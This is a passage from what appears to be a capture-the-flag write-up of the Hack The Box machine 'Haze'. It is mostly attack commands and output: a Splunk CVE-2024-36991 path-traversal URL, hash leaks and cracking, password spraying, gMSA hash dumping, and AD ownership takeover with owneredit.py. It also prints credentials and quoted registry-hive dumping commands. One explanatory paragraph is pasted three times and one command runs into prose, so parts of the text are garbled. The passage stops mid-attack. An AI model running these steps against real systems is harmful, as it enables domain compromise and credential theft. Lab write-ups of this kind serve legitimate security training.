Machine Overview
Haze is a Hard difficulty Windows AD machine running Splunk Enterprise 9.2.1. The attack begins by exploiting CVE-2024-36991 (Splunk path traversal) to read sensitive files, extracting a password from the authentication.conf via LFI. After gaining AD access and collecting BloodHound data, the attack chains through gMSA password dumping, AD group ownership manipulation, Shadow Credentials via pyWhisker, and PKINIT hash extraction. A Splunk backup is decrypted to find credentials for a user with SeImpersonatePrivilege, and GodPotato is used to achieve SYSTEM access.
Initial Enumeration
Port Scanning
I start with a full port scan revealing standard AD ports plus Splunk services on ports 8000, 8088, and 8089.
nmap -p- 10.129.97.167
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 00:35 CEST
Nmap scan report for 10.129.97.167
Host is up (0.026s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
8000/tcp  open  http-alt
8088/tcp  open  radan-http
8089/tcp  open  unknown
9389/tcp  open  adws
47001/tcp open  winrm
A detailed service-version scan (-sCV) fingerprints the exact software versions running on each open port, helping identify potential vulnerabilities.
nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,8000,8088,8089,9389,47001,49664,49665,49666,49667,49668,49674,49683,49684,54425,54430,54432,54445,54494 -sCV 10.129.97.167 -vvvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 00:38 CEST
Scanned at 2025-04-08 00:38:24 CEST for 73s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-08 01:40:39Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http          syn-ack ttl 127 Splunkd httpd
|_http-server-header: Splunkd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.97.167:8000/en-US/account/login?return_to=%2Fen-US%2F
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: E60C968E8FF3CC2F4FB869588E83AFC6
8088/tcp  open  ssl/http      syn-ack ttl 127 Splunkd httpd
|_http-title: 404 Not Found
| http-methods:
|_  Supported Methods: GET POST HEAD OPTIONS
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US/localityName=San Francisco/emailAddress=support@splunk.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:29:08
| Not valid after:  2028-03-04T07:29:08
| MD5:   82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b
| SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
8089/tcp  open  ssl/http      syn-ack ttl 127 Splunkd httpd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US/localityName=San Francisco/emailAddress=support@splunk.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:29:08
| Not valid after:  2028-03-04T07:29:08
| MD5:   82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b
| SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49683/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49684/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54425/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54430/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54432/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54445/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54494/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-08T01:41:44
|_  start_date: N/A
|_clock-skew: 3h02m13s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 18645/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 57548/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58911/udp): CLEAN (Timeout)
|   Check 4 (port 60615/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 72.90 seconds
           Raw packets sent: 34 (1.472KB) | Rcvd: 33 (1.428KB)
Splunk Web Interface
Port 8000 hosts the Splunk web login page. Version fingerprinting confirms Splunk Enterprise 9.2.1.
 Splunk login page
 Splunk version 9.2.1 confirmed
Foothold: Splunk CVE-2024-36991 (Path Traversal)
Searching for Splunk 9.2.1 exploits, I find CVE-2024-36991 — a path traversal vulnerability that allows reading arbitrary files from the server. I first attempt to extract password hashes from the Splunk passwd file.
python3 CVE-2024-36991.py -u http://10.129.97.167:8000
/home/kali/HTB/Haze/CVE-2024-36991/CVE-2024-36991.py:53: SyntaxWarning: invalid escape sequence '\ '
  """)


  ______     _______     ____   ___ ____  _  _        _____  __   ___   ___  _
 / ___\ \   / | ____|   |___ \ / _ |___ \| || |      |___ / / /_ / _ \ / _ \/ |
| |    \ \ / /|  _| _____ __) | | | |__) | || |_ _____ |_ \| '_ | (_) | (_) | |
| |___  \ V / | |__|_____/ __/| |_| / __/|__   _|________) | (_) \__, |\__, | |
 \____|  \_/  |_____|   |_____|\___|_____|  |_|      |____/ \___/  /_/   /_/|_|

-> POC CVE-2024-36991. This exploit will attempt to read Splunk /etc/passwd file.
-> By x.com/MohamedNab1l
-> Use Wisely.

[INFO] Testing single target: http://10.129.97.167:8000
[VLUN] Vulnerable: http://10.129.97.167:8000
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:changeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::20152
I crack the extracted hash using John the Ripper with the rockyou.txt wordlist.
john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
The hashes resist cracking. I pivot to reading the authentication.conf file via the same LFI technique, which stores LDAP bind credentials in plaintext when external authentication is configured.
http://10.129.97.167:8000/en-US/modules/messaging/C%3A../C%3A../C%3A../C%3A../C%3A../C%3A../C%3A../C%3A../Program%20Files/Splunk/etc/system/local/authentication.conf

[splunk_auth] minPasswordLength = 8 minPasswordUppercase = 0 minPasswordLowercase = 0 minPasswordSpecial = 0 minPasswordDigit = 0 [Haze LDAP Auth] SSLEnabled = 0 anonymous_referrals = 1 bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY= charset = utf8 emailAttribute = mail enableRangeRetrieval = 0 groupBaseDN = CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb groupMappingAttribute = dn groupMemberAttribute = member groupNameAttribute = cn host = dc01.haze.htb nestedGroups = 0 network_timeout = 20 pagelimit = -1 port = 389 realNameAttribute = cn sizelimit = 1000 timelimit = 15 userBaseDN = CN=Users,DC=haze,DC=htb userNameAttribute = samaccountname [authentication] authSettings = Haze LDAP Auth authType = LDAP
The file reveals a cleartext password for user paul.taylor.
AD User Enumeration
Using the recovered credentials, I perform a RID brute-force to enumerate all domain users, then test password reuse across accounts via WinRM.
crackmapexec smb 10.129.232.50 -u paul.taylor -p Ld@p_Auth_Sp1unk@2k24 --rid-brute
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         10.129.232.50   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.50   445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         10.129.232.50   445    DC01             [+] Brute forcing RIDs
SMB         10.129.232.50   445    DC01             498: HAZE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             500: HAZE\Administrator (SidTypeUser)
SMB         10.129.232.50   445    DC01             501: HAZE\Guest (SidTypeUser)
SMB         10.129.232.50   445    DC01             502: HAZE\krbtgt (SidTypeUser)
SMB         10.129.232.50   445    DC01             512: HAZE\Domain Admins (SidTypeGroup)
SMB         10.129.232.50   445    DC01             513: HAZE\Domain Users (SidTypeGroup)
SMB         10.129.232.50   445    DC01             514: HAZE\Domain Guests (SidTypeGroup)
SMB         10.129.232.50   445    DC01             515: HAZE\Domain Computers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             516: HAZE\Domain Controllers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             517: HAZE\Cert Publishers (SidTypeAlias)
SMB         10.129.232.50   445    DC01             518: HAZE\Schema Admins (SidTypeGroup)
SMB         10.129.232.50   445    DC01             519: HAZE\Enterprise Admins (SidTypeGroup)
SMB         10.129.232.50   445    DC01             520: HAZE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.232.50   445    DC01             521: HAZE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             522: HAZE\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             525: HAZE\Protected Users (SidTypeGroup)
SMB         10.129.232.50   445    DC01             526: HAZE\Key Admins (SidTypeGroup)
SMB         10.129.232.50   445    DC01             527: HAZE\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.232.50   445    DC01             553: HAZE\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.232.50   445    DC01             571: HAZE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.232.50   445    DC01             572: HAZE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.232.50   445    DC01             1000: HAZE\DC01$ (SidTypeUser)
SMB         10.129.232.50   445    DC01             1101: HAZE\DnsAdmins (SidTypeAlias)
SMB         10.129.232.50   445    DC01             1102: HAZE\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.232.50   445    DC01             1103: HAZE\paul.taylor (SidTypeUser)
SMB         10.129.232.50   445    DC01             1104: HAZE\mark.adams (SidTypeUser)
SMB         10.129.232.50   445    DC01             1105: HAZE\edward.martin (SidTypeUser)
SMB         10.129.232.50   445    DC01             1106: HAZE\alexander.green (SidTypeUser)
SMB         10.129.232.50   445    DC01             1107: HAZE\gMSA_Managers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             1108: HAZE\Splunk_Admins (SidTypeGroup)
SMB         10.129.232.50   445    DC01             1109: HAZE\Backup_Reviewers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             1110: HAZE\Splunk_LDAP_Auth (SidTypeGroup)
SMB         10.129.232.50   445    DC01             1111: HAZE\Haze-IT-Backup$ (SidTypeUser)
SMB         10.129.232.50   445    DC01             1112: HAZE\Support_Services (SidTypeGroup)
I test the credentials against WinRM across all discovered users to identify which accounts allow remote access.
crackmapexec winrm 10.129.232.50 -u user.txt -p Ld@p_Auth_Sp1unk@2k24 --continue-on-succes
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         10.129.232.50   5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
HTTP        10.129.232.50   5985   DC01             [*] http://10.129.232.50:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.232.50   5985   DC01             [-] haze.htb\user.txt:Ld@p_Auth_Sp1unk@2k24
The password works for user mark.adams on WinRM. I collect LDAP data for BloodHound.
nxc ldap 10.129.232.50 -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 --bloodhound --collection All --dns-server 10.129.232.50
SMB 10.129.232.50 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP 10.129.232.50 389 DC01 [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAP 10.129.232.50 389 DC01 Resolved collection methods: localadmin, session, dcom, psremote, container, acl, rdp, objectprops, trusts, group
LDAP 10.129.232.50 389 DC01 Done in 00M 05S
LDAP 10.129.232.50 389 DC01 Compressing output into /home/kali/.nxc/logs/DC01_10.129.232.50_2025-04-08_233341_bloodhound.zip BloodHound data uploaded
User Flag: gMSA & Shadow Credentials Chain
WinRM Access
I establish a WinRM session as mark.adams using Evil-WinRM. This gives me an interactive PowerShell shell on the domain-joined Windows machine, from which I can enumerate the local system, access files, and interact with Active Directory objects.
evil-winrm -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 -i 10.129.232.50

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mark.adams\Documents>
gMSA Password Dump
BloodHound reveals mark.adams can read a gMSA (Group Managed Service Account) password. I configure the appropriate permissions and dump the hash using gMSADumper.py.
python3 gMSADumper.py -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 -d haze.htb -l dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
 > Domain Admins
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\> Get-ADServiceAccount -Identity Haze-IT-Backup$ | Select-Object Name, ObjectClass

Name           ObjectClass
----           -----------
Haze-IT-Backup msDS-GroupManagedServiceAccount
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\> Set-ADServiceAccount -Identity "Haze-IT-Backup$" -PrincipalsAllowedToRetrieveManagedPassword "mark.adams"I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\mark.adams\Documents> dsacls "CN=HAZE-IT-BACKUP,CN=MANAGED SERVICE ACCOUNTS,DC=HAZE,DC=HTB"

Owner: HAZE\Domain Admins
Group: HAZE\Domain Admins

Access list:
Allow HAZE\gMSA_Managers              SPECIAL ACCESS
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
Allow HAZE\Domain Admins              FULL CONTROL
Allow BUILTIN\Account Operators       FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                      SPECIAL ACCESS
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
                                      LIST OBJECT
Allow NT AUTHORITY\SYSTEM             FULL CONTROL
Allow HAZE\Enterprise Admins          FULL CONTROL   <Inherited from parent>
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                      SPECIAL ACCESS   <Inherited from parent>
                                      LIST CONTENTS
Allow BUILTIN\Administrators          SPECIAL ACCESS   <Inherited from parent>
                                      DELETE
                                      READ PERMISSONS
                                      WRITE PERMISSIONS
                                      CHANGE OWNERSHIP
                                      CREATE CHILD
                                      LIST CONTENTS
                                      WRITE SELF
                                      WRITE PROPERTY
                                      READ PROPERTY
                                      LIST OBJECT
                                      CONTROL ACCESS
Deny  HAZE\paul.taylor                SPECIAL ACCESS for msDS-ManagedPasswordPreviousId
                                      READ PROPERTY
Deny  HAZE\paul.taylor                SPECIAL ACCESS for msDS-ManagedPasswordId
                                      READ PROPERTY
Deny  HAZE\paul.taylor                SPECIAL ACCESS for msDS-ManagedPassword
                                      READ PROPERTY
Deny  HAZE\paul.taylor                SPECIAL ACCESS for msDS-ManagedPasswordInterval
                                      READ PROPERTY
Allow HAZE\gMSA_Managers              SPECIAL ACCESS for msDS-GroupMSAMembership
                                      WRITE PROPERTY
I use gMSADumper.py to extract the gMSA (Group Managed Service Account) password hash. gMSA accounts have their passwords automatically managed by Active Directory — the password is a 256-byte random value stored in the msDS-ManagedPassword attribute and rotated every 30 days (by default). Only principals listed in PrincipalsAllowedToRetrieveManagedPassword can read this value. Since we've added ourselves to the authorized group, we can dump the hash and use it for Pass-the-Hash authentication.
┌──(kali㉿kali)-[~/HTB/Haze/gMSADumper]
└─$ python3 gMSADumper.py -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 -d haze.htb -l dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
 > mark.adams
Haze-IT-Backup$:::a70df6599d5eab1502b38f9c1c3fd828
Haze-IT-Backup$:aes256-cts-hmac-sha1-96:a455156dcce482f3ac359929b41d2f5ead1d72dd764b7f5d9f27a8c2a44a67a6
Haze-IT-Backup$:aes128-cts-hmac-sha1-96:d99b9f57ffe1a4ab867a018a99a7edab
AD Group Ownership Chain
I use owneredit.py to take ownership of the Support_Services group, then grant the gMSA account FullControl via impacket-dacledit. This enables adding the gMSA to the group, which provides Shadow Credential write access to user edward.martin.
┌──(kali㉿kali)-[~/HTB/Haze]
└─$ nxc ldap 10.129.232.50 -u 'Haze-IT-Backup$' --hash 'a70df6599d5eab1502b38f9c1c3fd828' --bloodhound --collection All --dns-server 10.129.232.50
SMB         10.129.232.50   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP        10.129.232.50   389    DC01             [+] haze.htb\Haze-IT-Backup$:a70df6599d5eab1502b38f9c1c3fd828
LDAP        10.129.232.50   389    DC01             Resolved collection methods: localadmin, trusts, container, group, objectprops, dcom, psremote, session, acl, rdp
LDAP        10.129.232.50   389    DC01             Done in 00M 05S
LDAP        10.129.232.50   389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.129.232.50_2025-04-09_023349_bloodhound.zip
I use owneredit.py to take ownership of the target AD object, which is the first step in gaining full control over it.
owneredit.py -action write -new-owner 'Haze-IT-Backup$' -target 'Support_Services' -target-dn 'CN=Support_Services,CN=Users,DC=haze,DC=htb' -hashes :a70df6599d5eab1502b38f9c1c3fd828 -dc-ip 10.129.232.50 'haze.htb/Haze-IT-Backup$'

/home/kali/.local/bin/owneredit.py:87: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/home/kali/.local/bin/owneredit.py:96: SyntaxWarning: invalid escape sequence '\P'
